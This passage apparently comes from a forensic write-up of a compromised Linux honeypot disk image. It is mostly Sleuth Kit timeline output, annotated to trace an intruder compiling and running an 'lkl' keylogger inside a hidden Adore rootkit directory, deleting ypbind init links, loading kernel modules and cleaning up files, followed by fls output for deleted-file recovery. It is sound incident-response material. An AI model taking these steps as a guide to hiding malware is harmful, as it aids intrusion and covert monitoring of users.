Mon Sep 15 2003 17:35:52     8857 .a. -rwxr-xr-x 1000     root     180799   <sdb1.img-dead-180799>
                             6796 .a. -/-rwxr-xr-x root     root     145267   /bin/rmdir
                             4320 .a. -/-rwxr-xr-x root     root     145527   /bin/true
Mon Sep 15 2003 17:35:54     6792 .a. -/-rwxr-xr-x root     root     145520   /bin/echo
                            75600 .a. -/-rwxr-xr-x root     root     145562   /bin/fgrep
                             3319 .a. -/-rw-r--r-- root     root     97948    /usr/include/assert.h
                            33392 .a. -/-rwxr-xr-x root     root     145258   /bin/cp
Mon Sep 15 2003 17:35:55     9461 .a. -/-rw-r--r-- root     root     97953    /usr/include/ctype.h
                                0 mac -rw------- root     root     164865   <sdb1.img-dead-164865>
```

The K83YPBIND link gets deleted: I guess he wants to keep the process running if the system switches out of runlevel 4 (hence the deletion from the rc4.d directory):

```
                                0 mac l/-rw------- root     root     164864   /etc/rc.d/rc4.d/K83ypbind (deleted)
```

```
                              0 mac -rw------- root     root     164864   <sdb1.img-dead-164864>
                              0 mac -/-rw------- root     root     164864   /tmp/ccuYfbZE.c (deleted)
```

And he deletes the link from the rc6.d directory:

```
                              0 mac l/-rw-r--r-- root     root     164866   /etc/rc.d/rc6.d/K83ypbind (deleted)
                              0 mac -/-rw-r--r-- root     root     164866   /tmp/ccMR7vBE.ld (deleted)
                           3874 .a. -/-rw-r--r-- root      root      65237    /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/include/float.h
                              0 mac -/-rw------- root     root     164865   /tmp/ccekMqN9.o (deleted)
```

And from the rc5.d directory:

```
                              0 mac l/-rw------- root     root     164865   /etc/rc.d/rc5.d/K83ypbind (deleted)
                              0 mac -rw-r--r-- root     root     164866   <sdb1.img-dead-164866>
Mon Sep 15 2003 17:35:56      1059 .a. -/-rw-r--r-- root     root     97993    /usr/include/memory.h
Mon Sep 15 2003 17:35:59     10921 .a. -/-rw-r--r-- root     root     129661   /usr/include/sys/stat.h
                             36756 .a. -/-rw-r--r-- root     root     98036    /usr/include/unistd.h
                             13327 .a. -/-rw-r--r-- root     root     82071    /usr/include/bits/confname.h
                              5861 .a. -/-rw-r--r-- root     root     97975    /usr/include/getopt.h
                             13657 .a. -/-rw-r--r-- root     root     97981    /usr/include/inttypes.h
                              3406 .a. -/-rw-r--r-- root     root     82096    /usr/include/bits/posix_opt.h
                              1313 .a. -/-rw-r--r-- root     root     97944    /usr/include/alloca.h
                              4609 .a. -/-rw-r--r-- root     root     82114    /usr/include/bits/stat.h
                              2104 .a. -/-rw-r--r-- root     root     98022    /usr/include/strings.h
Mon Sep 15 2003 17:36:00     11392 .a. -/-rwxr-xr-x root     root     145403   /usr/bin/uniq
                              1865 m.. -rw-r--r-- root     root     180865   <sdb1.img-dead-180865>
                             30987 m.. -rwxr-xr-x 1000     root     180841   <sdb1.img-dead-180841>
Mon Sep 15 2003 17:36:01        10 ma. -rw-r--r-- root     root     180859   <sdb1.img-dead-180859>
                              1865 .ac -rw-r--r-- root     root     180865   <sdb1.img-dead-180865>
                              1672 mac -rw-r--r-- root     root     180869   <sdb1.img-dead-180869>
                            124521 .a. -rwxr-xr-x 1000     root     180803   <sdb1.img-dead-180803>
                             12032 m.. -rw-r--r-- root     root     180801   <sdb1.img-dead-180801>
                             75600 .a. -/-rwxr-xr-x root     root     145563   /bin/grep
                               304 mac -rw-r--r-- root     root     180866   <sdb1.img-dead-180866>
                              1714 mac -rw-r--r-- root     root     180867   <sdb1.img-dead-180867>
                             12108 .a. -rw-r--r-- 1000     root     180834   <sdb1.img-dead-180834>
                              5756 .a. -/-rwxr-xr-x root     root     145518   /bin/basename
                              1765 mac -rw-r--r-- root     root     180868   <sdb1.img-dead-180868>
Mon Sep 15 2003 17:36:02      4096 .a. d/drwxr-xr-x root     root     82068    /usr/include/bits
                              1714 mac -rw-r--r-- root     root     180862   <sdb1.img-dead-180862>
                             12032 .a. -rw-r--r-- root     root     180801   <sdb1.img-dead-180801>
                              8192 .a. d/drwxr-xr-x root     root     96584    /usr/include
                             11329 m.. -rw-r--r-- 1000     root     180839   <sdb1.img-dead-180839>
                              4096 .a. d/drwxr-xr-x root     root     129543   /usr/include/gnu
                              8192 .a. d/drwxr-xr-x root     root     97556    /usr/src/linux-2.2.14/include/linux
                              4320 .a. -/-rwxr-xr-x root     root     145521   /bin/false
                                10 m.. -rw-r--r-- 1000     root     180842   <sdb1.img-dead-180842>
                              2603 .a. -rw-r--r-- 1000     users    180853   <sdb1.img-dead-180853>
                             12820 .a. -/-rwxr-xr-x root     root     145532   /usr/bin/expr
                             13436 .a. -/-rwxr-xr-x root     root     145256   /bin/chmod
                              9528 .a. -/-rwxr-xr-x root     root     145379   /bin/cat
                              4096 .a. d/drwxr-xr-x root     root     129617   /usr/include/sys
                             75600 .a. -/-rwxr-xr-x root     root     145561   /bin/egrep
                              8120 .a. -/-rwxr-xr-x root     root     145685   /usr/bin/cmp
                            111472 .a. -/-rwxr-xr-x root     root     146725   /usr/bin/make
                              2619 ma. -rw-r--r-- root     root     180845   <sdb1.img-dead-180845>
                              1672 mac -rw-r--r-- root     root     180864   <sdb1.img-dead-180864>
                              4096 .a. d/drwxr-xr-x root     root     129566   /usr/include/netinet
                              5728 .a. -/-rwxr-xr-x root     root     145530   /usr/bin/dirname
                             20240 .a. -/-rwxr-xr-x root     root     145261   /bin/ln
                              1714 .a. -rw-r--r-- 1000     root     180840   <sdb1.img-dead-180840>
                              4032 .a. -/-rwxr-xr-x root     root     145157   /bin/mktemp
                              8896 .a. -/-rwxr-xr-x root     root     146792   /bin/hostname
                             13696 .a. -/-rwxr-xr-x root     root     145263   /bin/mkdir
                             30987 .a. -rwxr-xr-x 1000     root     180841   <sdb1.img-dead-180841>
                              4096 .a. d/drwxr-xr-x root     root     81918    /usr/src/linux-2.2.14/include/asm-i386
                              2844 m.. -rw-r--r-- root     root     180861   <sdb1.img-dead-180861>
                              1513 .a. -rw-r--r-- 1000     root     180815   <sdb1.img-dead-180815>
                              1765 mac -rw-r--r-- root     root     180863   <sdb1.img-dead-180863>
Mon Sep 15 2003 17:36:03      1798 .a. -/-rw-r--r-- root     root     97959    /usr/include/endian.h
                             21810 .a. -/-rw-r--r-- root     root     82120    /usr/include/bits/string.h
                              5794 .a. -/-rw-r--r-- root      root      65241    /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/include/stdarg.h
                           1440240 .a. -/-rwxr-xr-x root      root      163842   /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/cc1
                              1610 .a. -rw-r--r-- 1000     root     180854   <sdb1.img-dead-180854>
                            207600 .a. -/-rwxr-xr-x root     root     145632   /usr/bin/as
                             21264 .a. -/-rwxr-xr-x root     root     145400   /usr/bin/tr
                              1716 .a. -/-rw-r--r-- root     root     82111    /usr/include/bits/sockaddr.h
                               330 .a. -/-rw-r--r-- root      root      65244    /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/include/syslimits.h
                              3595 .a. -rw-r--r-- 1000     root     180852   <sdb1.img-dead-180852>
                              4680 .a. -/-rw-r--r-- root     root     82126    /usr/include/bits/types.h
                             13456 .a. -/-rw-r--r-- root     root     98021    /usr/include/string.h
                             87312 .a. -/-rwxr-xr-x root      root      161735   /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/cpp
                              2092 m.. -rw-r--r-- root     root     180851   <sdb1.img-dead-180851>
                              4951 .a. -/-rw-r--r-- root     root     129620   /usr/include/sys/cdefs.h
                              2783 .a. -/-rw-r--r-- root     root     82100    /usr/include/bits/select.h
                              2616 .a. -rw-r--r-- root     root     180847   <sdb1.img-dead-180847>
                              2172 .a. -/-rw-r--r-- root     root     82086    /usr/include/bits/local_lim.h
```

```
                        11673 .a. -/-rw-r--r-- root     root     97986    /usr/include/libio.h
                         4894 .a. -/-rw-r--r-- root     root     82081    /usr/include/bits/in.h
                         2625 ma. -rw-r--r-- root     root     180846   <sdb1.img-dead-180846>
                         1492 .a. -/-rw-r--r--  root       root       81984      /usr/src/linux-2.2.14/include/asm-
i386/socket.h
                         2105 .a. -rw-r--r-- 1000     root     180857   <sdb1.img-dead-180857>
                         4752 .a. -/-rw-r--r-- root     root     129630   /usr/include/sys/io.h
                         3964 .a. -/-rw-r--r-- root     root     97987    /usr/include/limits.h
                         1297 .a. -/-rw-r--r-- root     root     82119    /usr/include/bits/stdio_lim.h
                           24  .a.  l/lrwxrwxrwx  root           root           97554         /usr/include/asm  ->
../src/linux/include/asm
                         4137 .a. -/-rw-r--r-- root     root     82094    /usr/include/bits/posix1_lim.h
                        41832 .a. -/-rw-r--r-- root     root     82121    /usr/include/bits/string2.h
                            8 .a. l/lrwxrwxrwx root     root     81913     /usr/src/linux-2.2.14/include/asm -> asm-
i386
                        20926 .a. -/-rw-r--r-- root     root     98019    /usr/include/stdio.h
                         3267 .a. -/-rw-r--r-- root     root      65239     /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/include/limits.h
                         9834 .a. -/-rw-r--r-- root     root      65243     /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/include/stddef.h
                         3451 .a. -/-rw-r--r-- root     root     82069    /usr/include/bits/byteswap.h
                         4673 .a. -/-rw-r--r-- root     root     82108    /usr/include/bits/sigset.h
                        10386 .a. -/-rw-r--r-- root     root     82112    /usr/include/bits/socket.h
                         2856 m.. -rw-r--r-- root     root     180850   <sdb1.img-dead-180850>
                        10884 .a. -/-rw-r--r-- root     root     129573   /usr/include/netinet/in.h
                         3369 .a. -/-rw-r--r-- root     root     82095    /usr/include/bits/posix2_lim.h
                         2616 ma. -rw-r--r-- root     root     180844   <sdb1.img-dead-180844>
                         3359 .a. -/-rw-r--r-- root     root     129653   /usr/include/sys/select.h
                         5049 .a. -/-rw-r--r-- root     root     82118    /usr/include/bits/stdio.h
                         9314 .a. -/-rw-r--r-- root     root     98032    /usr/include/time.h
                         8340 .a. -/-rw-r--r-- root     root     129658   /usr/include/sys/socket.h
                         1021 .a. -/-rw-r--r-- root     root     129546   /usr/include/gnu/stubs.h
                          277 .a. -/-rw-r--r--  root       root       81985      /usr/src/linux-2.2.14/include/asm-
i386/sockios.h
                         5374 .a. -/-rw-r--r-- root     root     129678   /usr/include/sys/types.h
                          903 .a. -/-rw-r--r-- root     root     82134    /usr/include/bits/wordsize.h
                         9512 .a. -/-rw-r--r-- root     root     97966    /usr/include/features.h
                          168 .a. -/-rw-r--r-- root     root     82075    /usr/include/bits/endian.h
                           12 .a. l/lrwxrwxrwx root     root     17721    /usr/src/linux -> linux-2.2.14
                         8497 .a. -/-rw-r--r-- root     root     98018    /usr/include/stdint.h
                         2058 .a. -/-rw-r--r-- root     root     129670   /usr/include/sys/sysmacros.h
                         2315 .a. -/-rw-r--r-- root     root     97940    /usr/include/_G_config.h
                           26  .a.  l/lrwxrwxrwx  root           root           97555         /usr/include/linux  ->
../src/linux/include/linux
                          744  .a.  -/-rw-r--r--  root             root             97736          /usr/src/linux-
2.2.14/include/linux/limits.h
                         2141 .a. -rw-r--r-- 1000     root     180838   <sdb1.img-dead-180838>
                         1504 m.. -rw-r--r-- root     root     180849   <sdb1.img-dead-180849>
                        27633 .a. -/-rw-r--r-- root     root     98020    /usr/include/stdlib.h
Mon Sep 15 2003 17:36:04     2092 .a. -rw-r--r-- root     root     180851   <sdb1.img-dead-180851>
                         8512 .a. -/-rw-r--r-- root     root     35116    /usr/lib/crt1.o
                        44880 .a. -/-rwxr-xr-x root     root     145410   /bin/sed
                            0 mac -/-rw------- root     root     164862   /tmp/ccw7uaul.o (deleted)
                         2856 .a. -rw-r--r-- root     root     180850   <sdb1.img-dead-180850>
                         1504 .a. -rw-r--r-- root     root     180849   <sdb1.img-dead-180849>
                         2616 m.. -rw-r--r-- root     root     180847   <sdb1.img-dead-180847>
                       205136 .a. -/-rwxr-xr-x root     root     145635   /usr/bin/ld
                         4096 m.c d/drwxrwxrwt root     root     160961   /tmp
                         2844 .a. -rw-r--r-- root     root     180861   <sdb1.img-dead-180861>
                       769892 .a. -/-rw-r--r-- root     root      163848    /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/libgcc.a
                            0 mac -rw------- root     root     164862   <sdb1.img-dead-164862>
                         1892 .a. -/-rw-r--r-- root     root      163844    /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/crtbegin.o
```

And from the rc3.d directory:

```
                            0 mac l/-rw-r--r-- root     root     164863   /etc/rc.d/rc3.d/K83ypbind (deleted)
                        12117 .a. -rwxr-xr-x 1000     root     180837   <sdb1.img-dead-180837>
                        45488 .a. -/-rwxr-xr-x root     root      163843    /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/collect2
                        75131 .a. -/-rwxr-xr-x root     root     144904   /lib/libdl-2.1.3.so
                        63376 .a. -/-rwxr-xr-x root     root     145694   /usr/bin/egcs
                          178 .a. -/-rw-r--r-- root     root     35125    /usr/lib/libc.so
                        63376 .a. -/-rwxr-xr-x root     root     145694   /usr/bin/i386-redhat-linux-gcc
```

And from the rc2.d directory:

```
                            0 mac l/-rw------- root     root     164862   /etc/rc.d/rc2.d/K83ypbind (deleted)
                            0 mac -rw-r--r-- root     root     164863   <sdb1.img-dead-164863>
                        69994 .a. -/-rw-r--r-- root     root     35126    /usr/lib/libc_nonshared.a
                         1926 .a. -/-rw-r--r-- root     root      163850    /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/specs
                         8136 m.. -/-rwxr-xr-x root     root     180848   /var/spool/uucp/.../adore/lkl
                       314936 .a. -/-rwxr-xr-x root     root     32748    /usr/lib/libbfd-2.9.5.0.22.so
                         1424 .a. -/-rw-r--r-- root     root      163846    /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/crtend.o
                            0 mac -/-rw------- root     root     164861   /tmp/ccucsWPf.c (deleted)
                           14 .a. l/lrwxrwxrwx root     root     144905   /lib/libdl.so.2 -> libdl-2.1.3.so
                            0 mac -rw------- root     root     164861   <sdb1.img-dead-164861>
                          874 .a. -/-rw-r--r-- root     root     35118    /usr/lib/crtn.o
                        63376 .a. -/-rwxr-xr-x root     root     145694   /usr/bin/gcc
                            0 mac -/-rw-r--r-- root     root     164863   /tmp/ccSYI17q.ld (deleted)
```

And from the rc0.d directory:

```
     0 mac l/-rw------- root     root     164861   /etc/rc.d/rc0.d/K83ypbind (deleted)
  1124 .a. -/-rw-r--r-- root     root     35117    /usr/lib/crti.o
```

The LKL binary (Linux Key logger) gets created, compilation is finished. Looking as how the K83YPBIND links got deleted while some compilation was happening, it could be that the deletions were part of the compilation/installation process:

```
Mon Sep 15 2003 17:36:12     8136 ..c -/-rwxr-xr-x root     root     180848   /var/spool/uucp/.../adore/lkl
```

A file gets moved:

```
 41104 .a. -/-rwxr-xr-x root     root     145265   /bin/mv
```

adore gets created, the archive gets deleted:

```
Mon Sep 15 2003 17:36:26    238605 ..c -/-rw-r--r-- root      root      180796   /var/spool/uucp/.../adore/test.tar.gz
(deleted)
                            238605 ..c -rw-r--r-- root     root     180796   <sdb1.img-dead-180796>
Mon Sep 15 2003 17:36:28       593 ..c -rw-r--r-- 1000     root     180824   <sdb1.img-dead-180824>
                               589 ..c -rw------- 1000     users    180827   <sdb1.img-dead-180827>
                              1714 ..c -rw-r--r-- 1000     root     180840   <sdb1.img-dead-180840>
                                 0 ..c -rw-r--r-- 1000     root     180813   <sdb1.img-dead-180813>
                                 0 mac drwxr-xr-x root     root     180797   <sdb1.img-dead-180797>
                                 0 mac drwxr-xr-x 500      users    68246    <sdb1.img-dead-68246>
                              2616 ..c -rw-r--r-- root     root     180844   <sdb1.img-dead-180844>
                              2603 ..c -rw-r--r-- 1000     users    180853   <sdb1.img-dead-180853>
                                 0 ..c -rw-r--r-- 1000     root     180800   <sdb1.img-dead-180800>
                               722 ..c -rwxr-xr-x 1000     root     180817   <sdb1.img-dead-180817>
                              4455 ..c -rwxr-xr-x 500      users    68257    <sdb1.img-dead-68257>
                             18955 ..c -rw-r--r-- 1000     root     180818   <sdb1.img-dead-180818>
                             18007 ..c -rw-r--r-- 1000     root     180836   <sdb1.img-dead-180836>
                            395165 ..c -rw-r--r-- 1000     root     180814   <sdb1.img-dead-180814>
                               661 ..c -rw-r--r-- 500      users    68250    <sdb1.img-dead-68250>
                              1513 ..c -rw-r--r-- 1000     root     180815   <sdb1.img-dead-180815>
                               699 ..c -rw------- 1000     users    180829   <sdb1.img-dead-180829>
                              2844 ..c -rw-r--r-- root     root     180861   <sdb1.img-dead-180861>
                                 5 ..c -rw-r--r-- 500      users    68248    <sdb1.img-dead-68248>
                               571 ..c -rw------- 1000     users    180826   <sdb1.img-dead-180826>
                            124521 ..c -rwxr-xr-x 1000     root     180803   <sdb1.img-dead-180803>
                             11566 ..c -rw-r--r-- 500      users    68262    <sdb1.img-dead-68262>
                              8739 ..c -rw-r--r-- 1000     root     180812   <sdb1.img-dead-180812>
                              2527 ..c -rw-r--r-- 500      users    68265    <sdb1.img-dead-68265>
                             11329 ..c -rw-r--r-- 1000     root     180839   <sdb1.img-dead-180839>
                            108072 ..c -rw-r--r-- 1000     root     180809   <sdb1.img-dead-180809>
                              2625 ..c -rw-r--r-- root     root     180846   <sdb1.img-dead-180846>
                              4239 ..c -rw-r--r-- 500      users    68254    <sdb1.img-dead-68254>
                              2616 ..c -rw-r--r-- root     root     180847   <sdb1.img-dead-180847>
                              3805 ..c -rw-r--r-- 500      users    68264    <sdb1.img-dead-68264>
                              2105 ..c -rw-r--r-- 1000     root     180857   <sdb1.img-dead-180857>
                                 0 mac drwxr-xr-x 1000     root     180843   <sdb1.img-dead-180843>
                               553 ..c -rw------- 1000     users    180828   <sdb1.img-dead-180828>
                                10 ..c -rw-r--r-- 1000     root     180842   <sdb1.img-dead-180842>
                              1050 ..c -rw-r--r-- 1000     root     180856   <sdb1.img-dead-180856>
                             12117 ..c -rwxr-xr-x 1000     root     180837   <sdb1.img-dead-180837>
                              4096 mac d/drwxr-xr-x root     root     180770   /var/spool/uucp/.../adore
                              7831 ..c -rw-r--r-- 1000     root     180835   <sdb1.img-dead-180835>
                               413 ..c -rw-r--r-- 500      users    68258    <sdb1.img-dead-68258>
                                 0 mac drwxr-xr-x 1000     root     180819   <sdb1.img-dead-180819>
                             12032 ..c -rw-r--r-- root     root     180801   <sdb1.img-dead-180801>
                               543 ..c -rw-r--r-- 1000     root     180823   <sdb1.img-dead-180823>
                               212 ..c -rw-r--r-- 1000     root     180833   <sdb1.img-dead-180833>
                               516 ..c -rw-r--r-- 1000     root     180802   <sdb1.img-dead-180802>
                                 0 ..c -rw-r--r-- 1000     root     180808   <sdb1.img-dead-180808>
                            124813 ..c -rw-r--r-- 1000     root     180811   <sdb1.img-dead-180811>
```

something gets removed:

```
 20240 .a. -/-rwxr-xr-x root     root     145266   /bin/rm
   660 ..c -rw-r--r-- 500      users    68252    <sdb1.img-dead-68252>
  2856 ..c -rw-r--r-- root     root     180850   <sdb1.img-dead-180850>
   594 ..c -rw-r--r-- 1000     root     180821   <sdb1.img-dead-180821>
  2141 ..c -rw-r--r-- 1000     root     180838   <sdb1.img-dead-180838>
    10 ..c -rw-r--r-- root     root     180859   <sdb1.img-dead-180859>
  2619 ..c -rw-r--r-- root     root     180845   <sdb1.img-dead-180845>
  1504 ..c -rw-r--r-- root     root     180849   <sdb1.img-dead-180849>
 12108 ..c -rw-r--r-- 1000     root     180834   <sdb1.img-dead-180834>
```

haha gets removed from /var/spool/uucp:

```
  4096 mac d/drwxr-xr-x root     root     180770   /var/spool/uucp/haha (deleted-realloc)
```

```
  7552 ..c -rw-r--r-- 1000     root     180810   <sdb1.img-dead-180810>
   577 ..c -rw-r--r-- 1000     root     180820   <sdb1.img-dead-180820>
  1281 ..c -rw-r--r-- 500      users    68263    <sdb1.img-dead-68263>
   496 ..c -rw-r--r-- 1000     root     180804   <sdb1.img-dead-180804>
  5148 ..c -rw-r--r-- 500      users    68256    <sdb1.img-dead-68256>
     9 ..c -rw-r--r-- 500      users    68249    <sdb1.img-dead-68249>
   782 ..c -rw-r--r-- 1000     root     180855   <sdb1.img-dead-180855>
   324 ..c -rw-r--r-- 500      users    68260    <sdb1.img-dead-68260>
  2092 ..c -rw-r--r-- root     root     180851   <sdb1.img-dead-180851>
  8857 ..c -rwxr-xr-x 1000     root     180799   <sdb1.img-dead-180799>
   458 ..c -rw-r--r-- 500      users    68255    <sdb1.img-dead-68255>
   543 ..c -rw-r--r-- 1000     root     180822   <sdb1.img-dead-180822>
  3595 ..c -rw-r--r-- 1000     root     180852   <sdb1.img-dead-180852>
     0 mac drwxr-xr-x 1000     root     180798   <sdb1.img-dead-180798>
  1610 ..c -rw-r--r-- 1000     root     180854   <sdb1.img-dead-180854>
  1998 ..c -rw-r--r-- 500      users    68251    <sdb1.img-dead-68251>
 16062 ..c -rw-r--r-- 1000     root     180806   <sdb1.img-dead-180806>
   653 ..c -rw------- 1000     users    180831   <sdb1.img-dead-180831>
   574 ..c -rw-r--r-- 1000     users    180825   <sdb1.img-dead-180825>
  2046 ..c -rw-r--r-- 500      users    68261    <sdb1.img-dead-68261>
     0 ..c -rw-r--r-- 1000     root     180807   <sdb1.img-dead-180807>
   702 ..c -rw------- 1000     users    180830   <sdb1.img-dead-180830>
  5598 ..c -rwxr-xr-x 1000     root     180816   <sdb1.img-dead-180816>
     0 mac drwxr-xr-x 1000     root     180805   <sdb1.img-dead-180805>
  1660 ..c -rw-r--r-- 500      users    68253    <sdb1.img-dead-68253>
    60 ..c -rw-r--r-- 1000     root     180832   <sdb1.img-dead-180832>
    10 ..c -rw-r--r-- 1000     root     180860   <sdb1.img-dead-180860>
     0 mac drwxr-xr-x 500      users    68247    <sdb1.img-dead-68247>
```

haha gets deleted from /var/spool/uucp/…/adore:

```
     0 mac d/drwxr-xr-x root     root     180797   /var/spool/uucp/.../adore/haha (deleted)
   605 ..c -rw-r--r-- 500      users    68259    <sdb1.img-dead-68259>
 30987 ..c -rwxr-xr-x 1000     root     180841   <sdb1.img-dead-180841>
```

The key logger gets accessed:

```
Mon Sep 15 2003 17:36:48     8136 .a. -/-rwxr-xr-x root     root     180848   /var/spool/uucp/.../adore/lkl
```

‘w’ (who) gets executed:

```
Mon Sep 15 2003 17:37:28     8860 .a. -/-r-xr-xr-x root     root     145480   /usr/bin/w
                            44108 .a. -/-rwxr-xr-x root     root     145473   /lib/libproc.so.2.0.6
```

‘last’ gets executed:

```
Mon Sep 15 2003 17:39:32    38016 .a. -/-rw-rw-r-- root     utmp     113230   /var/log/wtmp
                            10032 .a. -/-rwxr-xr-x root     root     145224   /usr/bin/last
Mon  Sep  15  2003  17:42:07         3472  .a.  -/-rw-r--r--  root         root         2410          /lib/modules/2.2.14-
5.0smp/fs/nls_iso8859-1.o
```

A module gets installed:

```
                                6 .a. l/lrwxrwxrwx root     root     113211   /sbin/modprobe -> insmod
                            26568 .a. -/-rw-r--r-- root     root     132686   /lib/modules/2.2.14-5.0smp/modules.dep
                              138 m.. -rw-r--r-- root     root     84337    <sdb1.img-dead-84337>
                              111 .a. -/-rw-r--r-- root     root     84336    /etc/conf.modules
Mon Sep 15 2003 17:42:10     4096 .a. d/drwxr-xr-x root     root     96581    /mnt
Mon Sep 15 2003 17:44:26    13648 .a. -/-rwxr-xr-x root     bin      145502   /usr/bin/which
Mon Sep 15 2003 17:44:48       26 .a. -/-rw-r--r-- root     root     80487    /etc/host.conf
                            17968 .a. -/-rwsr-xr-x root     root     146265   /bin/ping
                               19 .a. l/lrwxrwxrwx root       root       144925    /lib/libnss_dns.so.2 -> libnss_dns-
2.1.3.so
                           169720 .a. -/-rwxr-xr-x root     root     144936   /lib/libresolv-2.1.3.so
                               18 .a. l/lrwxrwxrwx root     root     144937   /lib/libresolv.so.2 -> libresolv-2.1.3.so
                               51 .a. -/-rw-r--r-- root     root     84332    /etc/hosts
                            67580 .a. -/-rwxr-xr-x root     root     144924   /lib/libnss_dns-2.1.3.so
Mon Sep 15 2003 17:45:32    56208 .a. -/-rwsr-xr-x root     root     146771   /bin/mount
Mon Sep 15 2003 17:46:07     1576 .a. -/-rw-r--r-- root     root     80736    /usr/share/terminfo/l/linux
                                4 .a. l/lrwxrwxrwx root     root     145168   /usr/bin/reset -> tset
                            28880 .a. -/-rwxr-xr-x root     root     145174   /usr/bin/tset
Mon Sep 15 2003 17:47:45   262884 .a. -/-rwxr-xr-x root     root     32427    /usr/lib/libncurses.so.4.0
                            47008 .a. -/-rwxr-xr-x root     root     144942   /lib/libutil-2.1.3.so
                               16 .a. l/lrwxrwxrwx root     root     144943   /lib/libutil.so.1 -> libutil-2.1.3.so
                               17  .a.  l/lrwxrwxrwx  root         root          32426        /usr/lib/libncurses.so.4  ->
libncurses.so.4.0
                            63216 .a. -/-rwxr-xr-x root     root     147371   /usr/bin/telnet
Mon Sep 15 2003 17:48:07    11349 .a. -/-rw-r--r-- root     root     80497    /etc/services
                                0 .a. -/-rw-r--r-- root     root     81235    /etc/resolv.conf
Mon Sep 15 2003 18:01:00    22912 .a. -/-rwxr-xr-x root     root     113040   /sbin/chkconfig
                             2836 .a. -/-rwxr-xr-x root     root     113036   /sbin/runlevel
                             4096 .a. d/drwxr-xr-x root     root     129398   /etc/cron.hourly
Mon Sep 15 2003 18:01:01      579 .a. -/-rwxr-xr-x root     root     145670   /usr/bin/run-parts
                               65 .a. -/-rwxr-xr-x root     root     131052   /etc/cron.hourly/inn-cron-nntpsend
                             4096 .a. d/drwxr-xr-x root     root     161310   /etc/rc.d/rc3.d
                             4224 .a. -/-rw-rw-r-- root     utmp     16623    /var/run/utmp
Mon Sep 15 2003 18:19:13     4096 .a. d/drwx------ daemon   daemon   129313   /var/spool/at
Mon Sep 15 2003 18:19:17      456 .a. -/-rw-r--r-- root     root     84330    /etc/fstab
                             4096 .a. -/-rw-r--r-- root     root     132088   /etc/mail/mailertable.db
                             4096 .a. -/-rw-r--r-- root     root     132085   /etc/mail/virtusertable.db
```

```
                         20480 .a. -/-rw-r--r-- root     root     132086   /etc/mail/access.db
                          4096 .a. d/drwxr-xr-x root     mail     51602    /var/spool/mqueue
                         20480 .a. -/-rw-r--r-- root     root     83798    /etc/aliases.db
Mon Sep 15 2003 18:48:21    23600 .a. -/-rwxr-xr-x root     root     148517   /bin/more
```

LSMOD gets executed:

```
Mon Sep 15 2003 18:48:36        6 .a. l/lrwxrwxrwx root     root     113209   /sbin/lsmod -> insmod
Mon Sep 15 2003 18:50:00       19 .a. l/lrwxrwxrwx root     root     144931   /lib/libnss_nis.so.2 -> libnss_nis-
2.1.3.so
                          8070 m.c -/-rw------- root     root     116630   /var/log/cron
                        316848 .a. -/-rwxr-xr-x root     root     145160   /bin/bash
                        370141 .a. -/-rwxr-xr-x root     root     144908   /lib/libnsl-2.1.3.so
                        252234 .a. -/-rwxr-xr-x root     root     144932   /lib/libnss_nisplus-2.1.3.so
```

BASH gets executed:

```
                             4 .a. l/lrwxrwxrwx root     root     145161   /bin/sh -> bash
                            23 .a. l/lrwxrwxrwx root     root     144933   /lib/libnss_nisplus.so.2 ->
libnss_nisplus-2.1.3.so
                            15 .a. l/lrwxrwxrwx root     root     144909   /lib/libnsl.so.1 -> libnsl-2.1.3.so
                        255963 .a. -/-rwxr-xr-x root     root     144930   /lib/libnss_nis-2.1.3.so
```

A module gets inserted:

```
                         58608 .a. -/-rwxr-xr-x root     root     113204   /sbin/insmod
```

A module gets removed:

```
                             6 .a. l/lrwxrwxrwx root     root     113212   /sbin/rmmod -> insmod
Mon Sep 15 2003 18:51:08     6 .a. l/lrwxrwxrwx root     root     113208   /sbin/ksyms -> insmod
                          4096 .a. d/drwxr-xr-x root     root     112677   /sbin
                          4096 .a. d/drwxr-xr-x root     root     16104    /usr/sbin
                          4096 .a. d/drwxr-xr-x root     root     144865   /bin
                          4096 .a. d/drwxr-xr-x root     root     32198    /usr/X11R6/bin
                         20480 .a. d/drwxr-xr-x root     root     144869   /usr/bin
Mon Sep 15 2003 18:51:22  4096 .a. d/drwxr-xr-x root     root     48290    /boot
Mon Sep 15 2003 18:51:23    24 .a. l/lrwxrwxrwx root     root     50731    /boot/System.map -> System.map-2.2.14-
5.0smp
                        214981 .a. -/-rw-r--r-- root     root     50734    /boot/System.map-2.2.14-5.0smp
Mon Sep 15 2003 18:52:48  4096 .a. d/drwxr-xr-x root     root     112673   /var/log
```

2.7. Recover Deleted Files

Using any method you prefer, recover files deleted from the system. Identify when the files were deleted and recover pertinent files that may be helpful in an investigation. Describe your methods in detail.

The steps we will undertake to recover deleted files are:

- list deleted inodes
- recover deleted files
- find out the filetypes of the recovered files
- sort this information into separate files, separate by type (which inodes contain binaries, which contain scripts, ASCII text and so forth)
- analyze each recovered inode, extract as much information as possible

2.7.1. List deleted inodes

a) run fls to display all deleted files and to get file/directory names:

```
[root@LinuxForensics deleted]# fls  -rpdf linux-ext2\
/forensics/honeypot/honeypot/images/sdb1.img
r/r * 2280(realloc):    var/lib/news/history.n
r/r * 2299(realloc):    var/lib/news/history.n.dir
r/r * 2300(realloc):    var/lib/news/history.n.pag
r/r * 148691(realloc):  var/lib/slocate/slocate.db.tmp
r/r * 116631(realloc):  var/log/.messages.swp
r/r * 116632(realloc):  var/log/.messages.swpx
r/r * 148690(realloc):  var/lock/httpd.lock.567
r/r * 19968:    var/run/ftp.pids-all
r/r * 19971:    var/run/shutdown.pid
r/r * 52168(realloc):   var/spool/mqueue/qfVAA01029
r/r * 52169:    var/spool/mqueue/xfVAA01029
r/r * 180796:   var/spool/uucp/.../adore/test.tar.gz
d/d * 180797:   var/spool/uucp/.../adore/haha
r/r * 180858(realloc):  var/spool/uucp/ava
d/d * 180770(realloc):  var/spool/uucp/haha
